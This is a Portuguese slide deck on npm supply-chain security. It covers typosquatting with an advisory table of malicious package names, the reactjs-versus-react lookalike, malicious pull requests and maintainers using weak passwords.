

concrete



Olá galera! Eu sou o Saulo Santiago.
Desenvolvedor Backend - **Concrete Recife** :)

Segurança nos módulos NPM

O perigo de estar vulnerável!

Cronograma

1 - O que você precisa saber quando instala pacotes do npm


2 - Erros mais comuns ao instalar bibliotecas

3 - O perigo de deixar as atualizações de lado

4 - Como um único módulo pode comprometer sua aplicação

5 - Passos simples para manter seu sistema seguro

6 - Segurança no longo prazo com atualizações automáticas



**O que você precisa saber
quando instala pacotes do
NPM**

Esses são os números!

possibly
compromised modules

14%


of npm modules

50M/month

downloads count of
impacted modules

Ecosystem NPM

O NPM é um ecossistema aberto, logo qualquer um pode contribuir e publicar sua biblioteca e também, por sua vez, qualquer um pode consumir as bibliotecas.





Erros mais comuns ao instalar bibliotecas

Um dos erros mais comuns o **Typosquatting**

VULNERABILITY		AFFECTS	TYPE	PUBLISHED
H	 Malicious Package	cofeescript *	npm	09 Oct, 2017
H	 Malicious Package	cofee-script *	npm	09 Oct, 2017
H	 Malicious Package	jquery *	npm	09 Oct, 2017
H	 Malicious Package	shrugging-logging *	npm	17 Sep, 2017
H	 Malicious Package	sdfjghlkfjdshlkjdhsfg *	npm	17 Sep, 2017
H	 Malicious Package	anarchy *	npm	17 Sep, 2017
H	 Malicious Package	mktmpio *	npm	17 Sep, 2017

Não visitar a página dos novos pacotes a serem instalados

reactjs

1.0.0 • Public • Published 3 years ago

Readme

Não visitar a página dos novos pacotes a serem instalados

reactjs

1.0.0 • Public • Published 3 years ago

Readme

react

16.12.0 • Public • Published 5 days ago

Readme

Não visitar a página dos novos pacotes a serem instalados

reactjs

1.0.0 • Public • Published 3 years ago

Readme

↓ weekly downloads

130



version

1.0.0

license

ISC

react

16.12.0 • Public • Published 5 days ago

Readme

↓ weekly downloads

6.555.070



version

16.12.0

license

MIT

Pull requests maliciosos e contribuidores comprometidos

No pull request maliciosos os usuários mandam enviam trechos de código solucionando problemas, porém vulneráveis intencionalmente ou que adicionam dependências a bibliotecas maliciosas.

Também existem diversos contribuidores da plataforma que possuem senhas fáceis de serem descobertas.



Esses são os números!

662 authors

had password
123456

ChALkeR/notes

Some public notes

